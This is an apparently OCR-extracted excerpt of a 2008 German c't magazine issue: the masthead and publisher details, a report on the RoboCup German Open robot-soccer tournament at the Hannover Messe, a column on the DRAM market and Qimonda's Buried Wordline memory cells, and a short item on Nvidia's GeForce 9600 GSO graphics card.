Berlin: Richard Sietmann, Blankeneser Weg 16
 13581 Berlin, Tel.: 0 30/36 71 08 88, Fax: 0 30/36 71 08 89
 E-Mail: sietmann@compuserve.com

USA: Erich Bonnett, 22716-B Voss Avenue, Cupertino,
 CA 95014, Tel.: +1 408-725-1868, Fax: +1 408-725-1869
 E-Mail: ebonnett@aol.com

Ständige Mitarbeiter: Ralph Altmann, Manfred Bertuch,
 Jörg Birkelbach, Detlef Borchers, Lars Bremer, Matthias
 Carstens, Tobias Engler, Monika Emmert, Carsten Fabich,
 Noogie C. Kaufmann, Dr. M. Michael König, Stefan Krempl,
 Christoph Laue, Prof. Dr. Jörn Loviscach, Kai Mielke,
 Dr. Klaus Peeck, Prof. Dr. Thomas J. Schult, Christiane
 Schulzki-Haddouti, Volker Weber (vowe)

DTP-Produktion: Wolfgang Otto (Ltg.), Ben Dietrich Berlin,
 Peter-Michael Böhm, Martina Bruns, Martina Fredrich, Ines
 Gehre, Jörg Gottschalk, Birgit Graff, Angela Hilberg, Astrid
 Seifert, Edith Tötsches, Dieter Wanner, Dirk Wollschläger,
 Brigitta Zurhuden

Art Director: Thomas Saur, **Layout-Konzeption:**
 Hea-Kyoung Kim, Steffi Eiden, **Fotografie:** Andreas Wodrich

Illustrationen: Editorial: Hans-Jürgen „Mash“ Marhenke,
 Hannover; Schlagseite: Ritsch & Renn, Wien; Story: Susanne
 Wustmann und Michael Thiele, Dortmund; Aufmacher:
 Thomas Saur, Stefan Arand

Eine Haftung für die Richtigkeit der Veröffentlichungen kann trotz sorgfältiger Prüfung durch die Redaktion vom Herausgeber nicht übernommen werden. Die geltenden gesetzlichen und postalischen Bestimmungen bei Erwerb, Errichtung und Inbetriebnahme von elektronischen Geräten sowie Sende- und Empfangseinrichtungen sind zu beachten.

Kein Teil dieser Publikation darf ohne ausdrückliche schriftliche Genehmigung des Verlags in irgendeiner Form reproduziert oder unter Verwendung elektronischer Systeme verarbeitet, vervielfältigt oder verbreitet werden. Die Nutzung der Programme, Schaltpläne und gedruckten Schaltungen ist nur zum Zweck der Fortbildung und zum persönlichen Gebrauch des Lesers gestattet.

Für unverlangt eingesandte Manuskripte kann keine Haftung übernommen werden. Mit Übergabe der Manuskripte und Bilder an die Redaktion erteilt der Verfasser dem Verlag das Exklusivrecht zur Veröffentlichung. Honorierte Arbeiten gehen in das Verfügungsrecht des Verlages über. Sämtliche Veröffentlichungen in c't erfolgen ohne Berücksichtigung eines eventuellen Patentschutzes.

Warennamen werden ohne Gewährleistung einer freien Verwendung benutzt.

Printed in Germany. Alle Rechte vorbehalten. Gedruckt auf absolut chlorfreiem Papier.

© Copyright 2008 by Heise Zeitschriften Verlag GmbH & Co. KG

ISSN 0724-8679

Verlag

Heise Zeitschriften Verlag GmbH & Co. KG
 Postfach 61 04 07, 30604 Hannover
 Helstorfer Str. 7, 30625 Hannover
 Telefon: 05 11/53 52-0
 Telefax: 05 11/53 52-129
 Internet: www.heise.de

Herausgeber: Christian Heise, Ansgar Heise,
 Christian Persson

Geschäftsführer: Ansgar Heise, Steven P. Steinkraus,
 Dr. Alfons Schröder

Mitglied der Geschäftsleitung: Beate Gerold

Verlagsleiter: Dr. Alfons Schröder

Anzeigenleitung: Udo Elsnar (-222) (verantwortlich
 für den Anzeigenteil)

Sales Manager Asia-Pacific: Babette Lahn (-240)

Mediaberatung:

PLZ 0, 1 + 9: Erika Hajmassy (-266)

PLZ 3 + 4: Stefanie Busche (-895)

PLZ 5 + 6: Patrick Werner (-894)

PLZ 2 + 7: Simon Tiesel (-890)

PLZ 8: Werner Ceeh (0 89/42 71 86-11)

Ausland (ohne Asien): Bettina Scheel (-892)

Markenartikel: Ann Katrin Jähnke (-893)

Stellenmarkt: Erika Hajmassy (-266)

Anzeigendisposition:

PLZ 0–4/Asien: Maik Fricke (-165)

PLZ 5–7 + 9: Stefanie Frank (-152)

PLZ 8/Ausland: Astrid Meier, Leitung (-221)

Fax Anzeigen: 05 11/53 52-200, -190

Anzeigen-Auslandsvertretungen (Asien):

CyberMedia Communications Inc., 3F, No. 144, Xiushan
 Rd., Xizhi City, Taipei County 22175, Taiwan (R.O.C.),
 Tel.: +886-2-2691-2900, Fax: +886-2-2691-1820,
 E-Mail: fc@cybermedia.com.tw

Anzeigenpreise: Es gilt die Anzeigenpreisliste Nr. 25
 vom 1. Januar 2008

Leiter Vertrieb und Marketing: Mark A. Cano (-299)

Werbeleitung: Julia Conrads (-156)

Teamleitung Herstellung: Bianca Nagel (-456)

Druck: PRINOVIS Nürnberg GmbH & Co. KG,

Breslauer Straße 300, 90471 Nürnberg

Sonderdruck-Service: Bianca Nagel, Tel.: 05 11/53 52-456,
 Fax: 53 52-360

Abo-Service: Tel.: +49 (0) 711/72 52-292

Kundenkonto in Österreich: Dresdner Bank AG,
 BLZ 19675, Kto.-Nr. 2001-226-00 EUR, SWIFT: DRES AT WX

Kundenkonto in der Schweiz: UBS AG, Zürich,
 Kto.-Nr. 206 P0-465.060.0

Für Abonnenten in der Schweiz Bestellung über:
 Thali AG, Aboservice, Industriest. 14, CH-6285 Hitzkirch,
 Tel.: 041/9 19 66-11, Fax: 041/9 19 66-77
 E-Mail: abo@thali.ch, Internet: www.thali.ch

Vertrieb Einzelverkauf:

MZV Moderner Zeitschriften Vertrieb GmbH & Co. KG,
 Breslauer Str. 5, 85386 Eching,
 Tel. 0 89/3 19 06-0, Fax 0 89/3 19 06-113
 E-Mail: mzv@mzv.de, Internet: www.mzv.de

c't erscheint 14-täglich

Einzelpreis € 3,30; Österreich € 3,50; Schweiz CHF 6,50;
 Benelux € 3,90; Italien € 4,20; Spanien € 4,30

Abonnement-Preise: Das Jahresabonnement kostet inkl.
 Versandkosten: Inland 72,80 €, Ausland 88,00 € (Schweiz
 142,50 CHF); ermäßigtes Abonnement für Schüler, Studenten,
 Auszubildende, Zivil- und Grundwehrdienstleistende
 (nur gegen Vorlage einer entsprechenden Bescheinigung):
 Inland 61,90 €, Ausland 74,80 € (Schweiz 121,00 CHF);
 c't-plus-Abonnements (inkl. 2 Archiv-CDs jährlich) kosten
 pro Jahr 8,00 € (Schweiz 15,60 CHF) Aufpreis.
 Für AUGE-, GUUG-, Mac-e.V., dmmv-, Gl-, VDE- und VDI-
 Mitglieder gilt der Preis des ermäßigten Abonnements
 (gegen Mitgliedsausweis). Luftpost auf Anfrage.

c't im Internet

c't-Homepage, Soft-Link: ctmagazin.de

Alle URLs zum Heft: siehe Rubrik „Aktuelles Heft“ bzw. „Heft-
 archiv“ im Inhaltsverzeichnis des jeweiligen Heftes.

Software zu c't-Artikeln: in der Rubrik „Software zu c't“ auf
 unserer Homepage. Dort finden Sie auch Test- und Analyse-
 programme.

Anonymous ftp: auf dem Server ftp.heise.de im Verzeichnis
 /pub/ct (im WWW-Browser ftp://ftp.heise.de/pub/ct eingeben)
 und auf ctmagazin.de/ftp

Software-Verzeichnis: ctmagazin.de/software

Treiber-Service: ctmagazin.de/treiber

Kontakt zur Redaktion

Bitte richten Sie Kommentare oder ergänzende **Fragen zu c't-
 Artikeln** direkt an das zuständige Mitglied der Redaktion. Wer
 zuständig ist, erkennen Sie am zwei- oder dreibuchstabigen
 Kürzel, das in Klammern am Ende jedes Artikeltextes steht.
 Den dazugehörigen Namen finden Sie im nebenstehenden
 Impressum. Die Kürzel dienen auch zur persönlichen Adressie-
 rung von E-Mail.

E-Mail: Alle E-Mail-Adressen der Redaktionsmitglieder haben
 die Form „xx@ctmagazin.de“. Setzen Sie statt „xx“ das Kürzel
 des Adressaten ein. Allgemeine E-Mail-Adresse der Redaktion
 für Leserzuschriften, auf die keine individuelle Antwort erwar-
 tet wird: ct@ctmagazin.de.

c't-Hotline: Mail-Anfragen an die technische Hotline der Re-
 daktion werden nur auf ctmagazin.de/faq entgegengenom-
 men. Bitte beachten Sie die Hinweise auf dieser Webseite, auf
 der Sie auch eine Suchmaschine für sämtliche bereits veröf-
 fentlichten Hotline-Tipps finden.

Die Telefon-Hotline ist an jedem Werktag zwischen 13 und 14
 Uhr unter der Rufnummer 05 11/53 52-333 geschaltet.

Das Sekretariat der Redaktion erreichen Sie während üblicher
 Bürozeiten unter der Rufnummer 05 11/53 52-300.

Kontakt zu Autoren: Mit Autoren, die nicht der Redaktion
 angehören, können Sie nur brieflich über die Anschrift der Re-
 daktion in Kontakt treten. Wir leiten Ihren Brief gern weiter.

Abo-Service

Bestellungen, Adressänderungen, Lieferprobleme usw.:

Heise Zeitschriften Verlag

Kundenservice, Postfach 81 05 20, 70522 Stuttgart

Telefon: +49 (0) 711/72 52-292, Fax: +49 (0) 711/72 52-392

E-Mail: abo@heise.de

c't abonnieren: Online-Bestellung via Internet (www.heise.
 de/abo) oder E-Mail (abo@ctmagazin.de)

Das Standard-Abo ist jederzeit mit Wirkung zur übernächsten
 Ausgabe kündbar.

Das c't-plus-Abo läuft mindestens ein Jahr und ist nach Ablauf
 der Jahresfrist jeweils zur übernächsten Ausgabe kündbar.
 Abonnement-Preise siehe Impressum.

c't-Recherche

Mit unserem Artikel-Register können Sie schnell und bequem
 auf Ihrem Rechner nach c't-Beiträgen suchen: Das Register-
 programm für Windows, Linux und Mac OS liegt auf www.
 heise.de/ct/ftp/register.shtml zum kostenlosen Download;
 dort finden Sie auch Hinweise zum regelmäßigen Bezug der
 Updates per E-Mail. Auf der c't-Homepage ctmagazin.de
 können Sie auch online nach Artikeln recherchieren. Es sind
 jedoch nur einige Artikel vollständig im Web veröffentlicht.

Nachbestellung älterer Hefte/Artikel-Kopien: c't-Ausgaben,
 deren Erscheinungsdatum nicht weiter als zwei Jahre zurück-
 liegt, sind zum Heftpreis zzgl. 1,50 € Versandkosten lieferbar.
 Ältere Artikel können Sie im heise online-Kiosk (www.
 heise.de/kiosk) erwerben. Wenn Sie nicht über einen Zugang
 zum Internet verfügen oder der Artikel vor 1990 erschienen
 ist, fertigen wir Ihnen gern eine Fotokopie an (Pauschalpreis
 2,50 € inkl. Porto). Bitte fügen Sie Ihrer Bestellung einen Ver-
 rechnungsscheck bei und senden Sie sie an den c't-Kopier-
 service, Helstorfer Str. 7, 30625 Hannover. Die Beiträge von
 1983 bis 1989 sind auch auf einer DVD für 19 € zuzüglich 3 €
 Versandkosten beim Verlag erhältlich.

c't-Krypto-Kampagne

Infos zur Krypto-Kampagne gibt es unter ctmagazin.de/
 pgpCA. Die Authentizität unserer Zertifizierungsschlüssel lässt
 sich mit den nachstehenden Fingerprints überprüfen:

Key-ID: DAFFB000

ct magazine CERTIFICATE <pgpCA@ct.heise.de>

A3B5 24C2 01A0 D0F2 355E 5D1F 2BAE 3CF6 DAFF B000

Key-ID: B3B2A12C

ct magazine CERTIFICATE <pgpCA@ct.heise.de>

19ED 6E14 58EB A451 C5E8 0871 DBD2 45FC B3B2 A12C

Anzeige

Anzeige



Hans-Arthur Marsiske

Alles unter einem Dach

Mensch und Roboter beim RoboCup auf der Hannover Messe

Während der Aibo-Nachfolger Nao bei den RoboCup German Open noch außer Konkurrenz mit seinen ersten Schritten gekämpft hat, sorgten bei den Wettkämpfen in den bereits erfahreneren Fußballroboterligen unerwartete Taktiken und verbesserte Techniken für überraschende Ergebnisse.

Auch im Roboterfußball kann man sich nie auf seinen Lorbeeren ausruhen: Bei den RoboCup German Open, die Ende April auf der Hannover Messe ausgetragen wurden, bezwang das Team Tech United von der Technischen Universität Eindhoven überraschend mit zwei in hohem Bogen weit über das Spielfeld geschossenen Bällen den amtierenden Weltmeister Brainstormers Tribots von der Universität Osnabrück im Halbfinale mit 2:1 und ebnete sich so den Weg zum Turniersieg in der Middle Size Liga, in der maximal 80 Zentimeter hohe Radroboter gegeneinander antreten.

Die seit 2001 alljährlich veranstalteten offenen Meisterschaften in mehreren Roboterfußball-Ligen und anderen Disziplinen gelten als wichtiger Test für die Weltmeisterschaften, die seit 1997 ebenfalls jährlich an wechselnden Orten ausgetragen werden. In diesem Jahr erprobten in der Halle 25 der Hannover Messe 49 Senior-Teams aus 14 Nationen ihre Roboter unter realen Wettkampfbedingungen, die sich an ihren Instituten nur sehr entfernt simulieren lassen. Insofern werden sich die Brainstormers über

die Niederlage nicht gerade gefreut haben, konnten sie aber einigermaßen gelassen nehmen. Immerhin sind sie auf diese Weise rechtzeitig vor der RoboCup-WM Mitte Juli in Suzhou, China, auf Schwächen ihrer Spielweise aufmerksam geworden. Außerdem können sie sich rühmen, den Zuschauern mit dem packenden, sehr dynamischen Middle-Size-Halbfinale einen sportlichen Höhepunkt des Turniers geboten zu haben.

Der Spielverlauf weckte Erinnerungen an die RoboCup German Open von 2002. Damals war das niederländische Team Philips CFT mit Robotern angetreten, die über einen extrem starken Schussapparat verfügten. Mit dem hämmerten sie sich regelrecht auf den ersten Platz. Kein anderes Team konnte während des Turniers eine geeignete Abwehr gegen die harten Schüsse entwickeln. Nur zwei Monate später bei der RoboCup-Weltmeisterschaft ging die einfache Taktik indessen schon nicht mehr auf. Die Philips-Roboter kamen über die Vorrunde nicht hinaus.

Auch Tech United wird sich für Suzhou mehr einfallen lassen müssen. Teamleiter Roel Merry

zufolge soll insbesondere die Ballkontrolle verbessert werden. Der hohe Schuss allein wird jedenfalls nicht mehr ausreichen, denn die Gegner sind gewarnt. „Unser Torwart kann im Prinzip dreidimensional sehen“, sagt Martin Riedmiller, Leiter der Arbeitsgruppe für Neuroinformatik an der Universität Osnabrück und Gründer der Brainstormers. „Aber diese Bälle waren extrem hoch und flogen dadurch die meiste Zeit außerhalb seines Blickfelds. Außerdem kamen die Schüsse für uns überraschend, denn in den vorangegangenen Spielen hatte Tech United noch Probleme damit gehabt.“

Eine mögliche Gegenmaßnahme wäre eine Torwartkamera mit größerem Blickfeld, doch die wird sich so schnell nicht entwickeln lassen. Die Brainstormers werden sich daher eher auf Verbesserungen bei der Software konzentrieren. „Zum einen müssen wir den ballführenden Spieler eher attackieren, damit er gar nicht erst zum Schuss kommt“, sagt Teamleiter Sascha Lange. „Zum anderen müssen wir im Angriff flexibler sein. Für gewöhnlich warten unsere Spieler, dass die gegnerischen Vertei-

diger zum Ball fahren, um dann um sie herumzudribbeln. Die Roboter von Tech United haben aber stattdessen eine Art Raumdeckung betrieben und darauf geachtet, dass sie zwischen Gegner und Tor stehen. Insofern haben sie eine Schwäche in unserem Angriff gut erkannt und ausgenutzt.“ Lange wirkt aber recht überzeugt, dass das bei der Weltmeisterschaft nicht mehr funktionieren wird.

Zweibeiner als Standard

Die Brainstormers waren nicht das einzige Team, das früher als erwartet aus dem Turnier flog. Bei den humanoiden Robotern mussten sich die Darmstadt Dribblers von der Technischen Universität Darmstadt im Halbfinale dem Team Fumanoid von der Freien Universität Berlin geschlagen geben. Eine Schraube hatte sich gelöst und dadurch den Stürmer beim Kicken blockiert. Außerdem war das neu entwickelte Zusammenspiel von Microcontroller für die Basisfunktionen und Computer für die höheren kognitiven Funktionen offenbar noch nicht ausreichend getestet.

Das Finale bei den Zweibeinern barg dagegen weniger Überraschungen. Der amtierende Weltmeister NimboRo von den Universitäten Bonn und Freiburg hatte wenig Mühe mit seinem Gegner. Beim Stand von 10:0 gab Fumanoid in der zweiten Halbzeit auf. In diesem Jahr spielten die Zweibeiner erstmals in Dreier-teams, sodass immerhin die ersten Ansätze zum Passspiel weiterentwickelt werden können. Solche Fortschritte in der im Jahr 2002 eingerichteten Liga lassen



Auf dem großen Middle-Size-Feld machen die inzwischen üblichen hohen Schüsse die kontinuierliche Ballverfolgung besonders schwierig.

Bis der neue Standardroboter Nao mehr kann, als für die Kamera zu posieren, ist noch einiges an Programmierarbeit zu leisten.



diese mehr und mehr ins Zentrum der Aufmerksamkeit rücken.

Dies dürfte sich noch verstärken, wenn es bei der RoboCup-WM eine neue Liga für zweibeinige Roboter geben wird. Bis dahin hoffen die Teams, den neuen Standardroboter Nao so weit vorbereitet zu haben, dass er auf dem Spielfeld sinnvoll agieren kann.

Die Standardliga ist wichtig für Teams, die mit realen Robotern arbeiten, sich aber nicht um Hardwarefragen kümmern wollen. Bisher hatte der vierbeinige Aibo diese Anforderungen erfüllt. Da Sony aber 2006 die Entwicklung und Produktion des Roboters eingestellt hat, suchte die International RoboCup Federation nach einem Nachfolger mit vier oder zwei Beinen. Die Wahl fiel schließlich nach der RoboCup-WM 2007 auf den Zweibeiner Nao von der französischen Firma Aldebaran, für die die Bestellungen von RoboCup-Teams den nötigen Anstoß gaben, um mit der Produktion zu beginnen.

Die wechselseitige Befruchtung soll damit nicht enden. „Wir brauchen die Erfahrungen und das Feedback des RoboCup, um den Roboter weiter zu entwickeln“, sagt der enthusiastische Firmengründer Bruno Maisonnier. Anders als Sony setzt Aldebaran von vornherein auf Open Source. Nao soll frei programmierbar, sogar „hackbar“ sein, wie Maisonnier versicherte. Ein modularer Aufbau soll auch die Anpassung der Hardware an verschiedene Aufgaben erleichtern.

In Hannover konnte Nao allerdings vorerst nur winken und ein paar zaghafte Schritte gehen. Erst eine Woche zuvor waren die ersten Modelle an die Teams ausgeliefert worden. Das war zu knapp, um wie beim Aibo anspruchsvollere Verhalten zu programmieren – von richtigen Fußballspielen mit Elfermannschaften ganz zu schweigen, die bisher nur in den Simulationsligen möglich sind.

Mehr als Fußball

Roboter Fußball spielen zu lassen ist beim RoboCup nicht Selbstzweck: Auf dem Spielfeld sollen die Basistechnologien für mobile autonome Roboter entwickelt und erprobt werden, mit denen diese auch nützlichere Aufgaben erledigen können. Um den Trans-



Drinne wie draußen: Dass sie sich sicher zwischen Menschen in unbekannten Räumen bewegen können, demonstrierten die Roboter nicht nur in der RoboCup@Home-Liga, sondern auch in den Gängen.

fer von der Grundlagenforschung zu den Anwendungen gezielt zu fördern, gibt es beim RoboCup die Ligen Rescue und RoboCup@home mit stärker anwendungsorientierten Aufgabenstellungen. Die Arenen beider Ligen waren in Hannover direkt nebeneinander aufgebaut, nur eine dünne Wand trennte das Katastrophenspielfeld vom Wettkampfwohnzimmer. In beiden müssen sich die Roboter orientieren und einfache Aufträge ausführen.

In der Wohnumgebung sollen sie etwa einem Menschen folgen, auf gesprochene Befehle hin bestimmte Punkte ansteuern oder Gegenstände erkennen und greifen. Soweit wie möglich nutzen die Teams bei RoboCup@home bereits Vorhandenes, sodass Softwareintegration für alle Teams ein wichtiges Thema ist. „Es geht nicht mehr darum, jede Komponente selbst zu schreiben“, sagt Paul Plöger vom Team IAIS/BIT. „Stattdessen suchen wir uns die für die jeweiligen Aufgaben wie Spracherkennung, Bildverarbeitung oder Navigation besten vorhandenen Lösungen. Damit sie zusammenwirken können, haben wir eine Middleware geschrieben, die Anwendungen unter Linux, Mac und Windows gleichermaßen integriert.“ Das reichte für Platz zwei, hinter dem amtierenden Weltmeister AllemaniACs von der RWTH Aachen.

In der Rescue League schaffte es das Team von der Jacobs University Bremen auf das oberste Siebertreppchen, indem es zwei Roboter in die Arena schickte.

Während der menschliche Operator einen der beiden durch die schwerer zugänglichen orangen und roten Bereiche fernsteuerte, fuhr der andere autonom durch den gelben Bereich und benachrichtigte den Operator, wenn er glaubte, ein durch eine Puppe dargestelltes Opfer gefunden zu haben. Ein neu eingerichteter blauer Bereich, in dem die Manipulationsfähigkeiten der Roboter getestet werden sollen, blieb diesmal noch unberücksichtigt. Er wird erst bei der WM eine Rolle spielen.

Zwei Teams von der Universität Koblenz verwendeten für die Wettbewerbe in den beiden Ligen ein und denselben Roboter mit identischer Software. Technologisch war das ein interessanter Ansatz, der den Teams allerdings noch längere Programmernächte bescherte, als ohnehin schon üblich. Immerhin wurden die Anstrengungen mit einem zweiten Platz in der Rescue League und einem dritten Platz bei RoboCup@home belohnt.

Voll integriert

Das beherrschende Thema der diesjährigen RoboCup German Open war aber der neue Austragungsort. Während das Turnier im vergangenen Jahr noch etwas abseits vom übrigen Messegelände in den Expo-Pavillons ausgetragen worden war, war es diesmal voll in den neu geschaffenen Ausstellungsbereich zu mobiler Robotik und autonomen Systemen integriert. Die Ausstel-

lung und der vom Fraunhofer-Institut Intelligente Analyse- und Informationssysteme (IAIS) organisierte Roboterwettbewerb zogen gemeinsam Publikum an, dass sich in einer offenen, lockeren Atmosphäre wiederfand, in der sich Menschen und Roboter wie selbstverständlich miteinander mischten. Wenn die Roboter aus der Ausstellung in den Gängen ihre Runden drehten, wurden sie kaum als Fremdkörper oder um Aufmerksamkeit heischende Werbeartikel wahrgenommen, sondern gehörten einfach dazu. Auf einer Bühne im Zentrum der Halle unterstrich ein tägliches Vortragsprogramm mit hochkarätigen Referenten, dass Roboterfußball keine Spielerei, sondern ernsthafte Wissenschaft ist.

„Der RoboCup kommt aus den Kinderschuhen“, fasst Chefkoordinator Ansgar Bredenfeld vom IAIS die diesjährigen Erfahrungen zusammen. „Die Entscheidung, in die Messehalle zu gehen, war richtig. Das muss weiter ausgebaut werden.“ Sehr zufrieden zeigte sich Bredenfeld auch mit dem Verlauf des Nachwuchswettbewerbs RoboCup Junior, der mit mehr als 100 Schülerteams ebenfalls in derselben Halle stattfand und sich mittlerweile auf eine feste organisatorische Basis stützen kann. Negative Stimmen zum neuen Veranstaltungsort gab es nicht, weder von Teilnehmern, Ausstellern oder Besuchern. Im Gegenteil, einige Sponsoren sagten spontan ihre Unterstützung auch fürs nächste Jahr zu. (anm)



Andreas Stiller

Prozessorgeflüster

Von hohen Stapeln und tiefen Gräben

Bei den Prozessoren sah es Anfang Mai vergleichsweise ruhig aus – da kann man mal einen Blick auf die Kollegen im hart umkämpften DRAM-Markt werfen, vor allem auf den (noch) deutschen Mitkämpfer Qimonda. Aber Intel ist auf die ein oder andere Art auch hier dabei.

Das letzte Börsengerücht: Intel und Samsung kaufen Infineon – und schon kletterte die Infineon-Aktie an die Dax-Spitze. Die massiven operativen Verluste der Speichertochter Qimonda hatten Infineon die Bilanz verhängelt, ohne Qimonda hätte Infineon sogar einen kleinen Gewinn von 19 Millionen Dollar erwirtschaftet. Qimonda musste jedoch Ende April aufgrund des drastischen Preisverfalls bei Speicherchips den vierten Quartalsverlust in Folge vermelden. Das Minus summierte sich auf 482 Millionen Euro. Die Konzernmutter leidet dann jedes Mal mit, da sie noch 77,5 Prozent hält. Bis zur Hauptversammlung 2009 soll aber der Anteil auf unter 50 Prozent fallen. Bis dahin hofft man unter anderem auch in der Kommunikationssparte wieder auf bessere Umsätze, etwa mit energieeffizienten UMTS-Chips für Apples nächstes iPhone.

Inzwischen zeigen sich auch ein paar leichte Hoffnungen: schimmer am DRAM-Markt: die Talsohle sei erreicht, die Speicherpreise fallen nicht mehr, so die Marktforscher von iSuppli. Während im vierten Quartal 2007 der Preis pro Megabyte noch um 31 Prozent und im ersten Quartal 2008 um 17 Prozent nachgab, erwartet das Marktforschungsunternehmen für das

laufende Quartal eine Stabilisierung mit einer leichten Preisteigerung um zwei Prozent. Qimonda hat von den großen Fünf am stärksten verloren und ist vom dritten auf den fünften Rang zurückgefallen. Der chinesische Auftragsfertiger SMIC ist derweil aus der DRAM-Phalanx gar ganz ausgestiegen. Und auch der Flash-Kooperation von Qimonda mit Macronix ist das Geld ausgegangen, sie wurde daher für beendet erklärt. Dafür will Qimonda mit der neuen Nummer drei im DRAM-Rund, Elpida, anbändeln und eine Technologie-Partnerschaft eingehen.

Vergrabene Wortzeilen

Abschied von alten und Begrüßung von neuen Partnerschaften ist aber auch durch Qimondas Technologieschwenk begründet. Weg von der einst mit IBM und Toshiba entwickelten Trench-Speicherzelle hin zur neuen Zelentechnik namens Buried Wordline. In Zukunft werden die Kondensatoren bei Qimonda nicht mehr durch Gräben (Trenches) realisiert, sondern wie bei der Stack-Technik der Konkurrenz aufgestapelt. Gräben gibt es bei Buried Wordline aber dennoch – schließlich hat man damit genug Erfahrung. Hier hinein werden die Anschlussleitungen, die Wordlines, verbuddelt. Das spart

kostbaren Platz, so sollen die neuen Zellen bei gleicher Strukturbreite F mit zunächst 6 später dann 4 F² deutlich kompakter sein als die aktuellen Trench-Chips mit 8 F². Schließlich soll die Buried-Wordline-Technik durch ihren optimierten und vereinfachten Zellaufbau für geringere Fertigungskosten sorgen und gleichzeitig die Leistungsaufnahme der DRAM-Chips senken. Davon erhofft sich Qimonda Vorteile für spezielle DRAM-Typen, etwa Bauelemente für Mobilgeräte oder mit besonders hohen Taktfrequenzen.

Die ersten DRAMs mit Buried Wordline in 65-nm-Technik mit 6 F² Zellgröße sollen gegen Mitte des Jahres marktreif sein und dann mit den Stack-Chips zum Beispiel von Micron konkurrieren. Micron hat jetzt bereits die Serienproduktion von 1-GBit-DRAMs mit 6F²-Zellen aufgenommen.

Um nicht allein vom hochvolatilen DRAM-Markt abhängig zu sein, suchte sich Qimonda zudem etwas Bodenständiges. So ist man jetzt in die weiterhin zukunftssträchtige Solartechnik eingestiegen. Zusammen mit der Centrosolar Group AG gründete Qimonda nun ein Gemeinschaftsunternehmen, um ein Solarzellen-Werk im portugiesischen Vila do Conde zu bauen. In der zweiten Jahreshälfte 2009 soll in dem neuen Werk dann mit rund 150 Mitarbeitern die Produktion mit einer Kapazität von 30 Millionen Solarzellen pro Jahr starten. Bis Herbst nächsten Jahres sollen laut Qimonda etwa 70 Millionen Euro in das Projekt fließen.

Speicherentwickler Rambus kann sich auch freuen, denn nachdem sich das kalifornische Unternehmen bereits Ende März gegen Klagen der DRAM-Her-

steller Hynix, Micron und Nanya durchsetzen konnte, ging es nun auch aus der seit 2002 laufenden Auseinandersetzung mit der US-Wettbewerbsbehörde Federal Trade Commission (FTC) als Gewinner hervor. Die FTC konnte nach Ansicht des Berufungsgerichtes nicht belegen, dass sich Rambus bei der Standardisierung von DRAMs mit betrügerischer Absicht falsch verhalten habe. Und nur wenige Tage später verfügte ein anderes Berufungsgericht, die Patentklage von Samsung gegen Rambus abzuweisen. Langsam glätten sich also ein wenig die juristischen Wogen, deren Kosten die Rambus-Bilanz erheblich belastet haben. So machte die Firma im letzten Quartal 12,6 Millionen US-Dollar Verlust, das dürfte sich wohl bald wieder ändern.

Mit Infineon hatte sich Rambus schon vor einer Weile geeinigt und Qimonda hat im letzten Jahr zusätzlich einen Lizenzvertrag über XDR-Speicher geschlossen. Seit Anfang des Jahres liefert Qimonda nun XDR-Chips mit 512 MBit aus. Und so wie's aussieht, wird auch IBM weiterhin XDR bei der nächsten Cell-Generation im Bladecenter QS22 verbauen, quasi als L3-Cache, parallel zu DDR2-Speicher. Einen neuen Partner hat Rambus zudem im Flash-Hersteller Spansion gefunden. Der will seine Flash-Chips mit DDR2-Interface ausstatten und jetzt zusammen mit Rambus für Mirrorbit entwickeln. Wie es beim Flash-Speicher weitergehen wird, ist derweil recht offen. Die einen setzen auf Phase-Change-Technik, die anderen sehen in den resistiven RAMs (siehe S. 48) die Zukunft und daneben gibt's noch diverse andere Kandidaten – das wird spannend. (as)





Bild: Qimonda

Buried Wordline (links) stapelt wie die Stack-Technik (rechts) die Kondensatoren oben auf, die Anschlussleitungen werden aber platzsparend in Gräben (Trenches) eingegraben.

Top-10-Hersteller von DRAM-Chips weltweit¹

	Umsatz Q1/2008	Marktanteil Q1/2008	Umsatz Q1/2007	Veränderung Q1/2008 zu Q1/2007
Samsung	1814	30,6 %	2503	-28 %
Hynix	1103	18,6 %	2182	-49 %
Elpida	857	14,5 %	1171	-27 %
Micron	675	11,4 %	880	-23 %
Qimonda	616	10,4 %	1283	-52 %
Powerchip	255	4,3 %	597	-57 %
Nanya	236	4,0 %	500	-53 %
ProMos	168	2,8 %	393	-57 %
Etron	74	1,2 %	84	-12 %
Winbond	40	0,7 %	45	-11 %
andere	88	1,5 %	110	-20 %
Gesamtmarkt	5925	100 %	9748	-39 %

¹ 1. Quartal 2008, Umsatz in Millionen US-Dollar

Quelle: iSuppli 2008

Aus alt mach neu

Nvidia haucht dem G92-Grafikchip der GeForce 8800 GS neues Leben ein und bringt ihn mit der GeForce 9600 GSO erneut auf den Markt. Der mit 550 MHz Taktfrequenz arbeitende Grafikchip enthält 96 mit 1375 MHz laufenden Shader-Einheiten und bindet bei der GSO über ein 192-Bit-Speicherinterface 384 MByte GDDR3-Speicher an, der mit 800 MHz läuft. Eine GeForce 9600 GSO hat dadurch eine um zwanzig Prozent höhere Füllrate als eine mit G94-Chip ausgestattete GeForce 9600 GT, erreicht aber nur zwei Drittel ihrer Speicher-Datentransferrate. Bei hö-

heren Auflösungen und mit aufwendigem Antialiasing sollte die GT-Variante daher eine bessere 3D-Performance als die GSO zeigen, während beide bei weniger fordernden Einstellungen in etwa gleichauf liegen dürften.

Die unter anderem von Asus, MSI, XpertVision und XFX für zirka 100 Euro angebotenen GeForce-9600-GSO-Grafikkarten bieten zwei Dual-Link-DVI-Anschlüsse mit HDCP-Unterstützung sowie einen HDTV-tauglichen Komponenten-Videoausgang. Beim Abspielen von HD-Videos entlastet die integrierte Videoeinheit PureVideo HD (VP2)

in Verbindung mit darauf abgestimmter Wiedergabe-Software den Prozessor. (chh)



Asus spendiert seiner EN9600GSO einen voluminösen Kühler, der einen zweiten Steckplatz blockiert.


Futuremark präsentiert DirectX-10-Benchmark

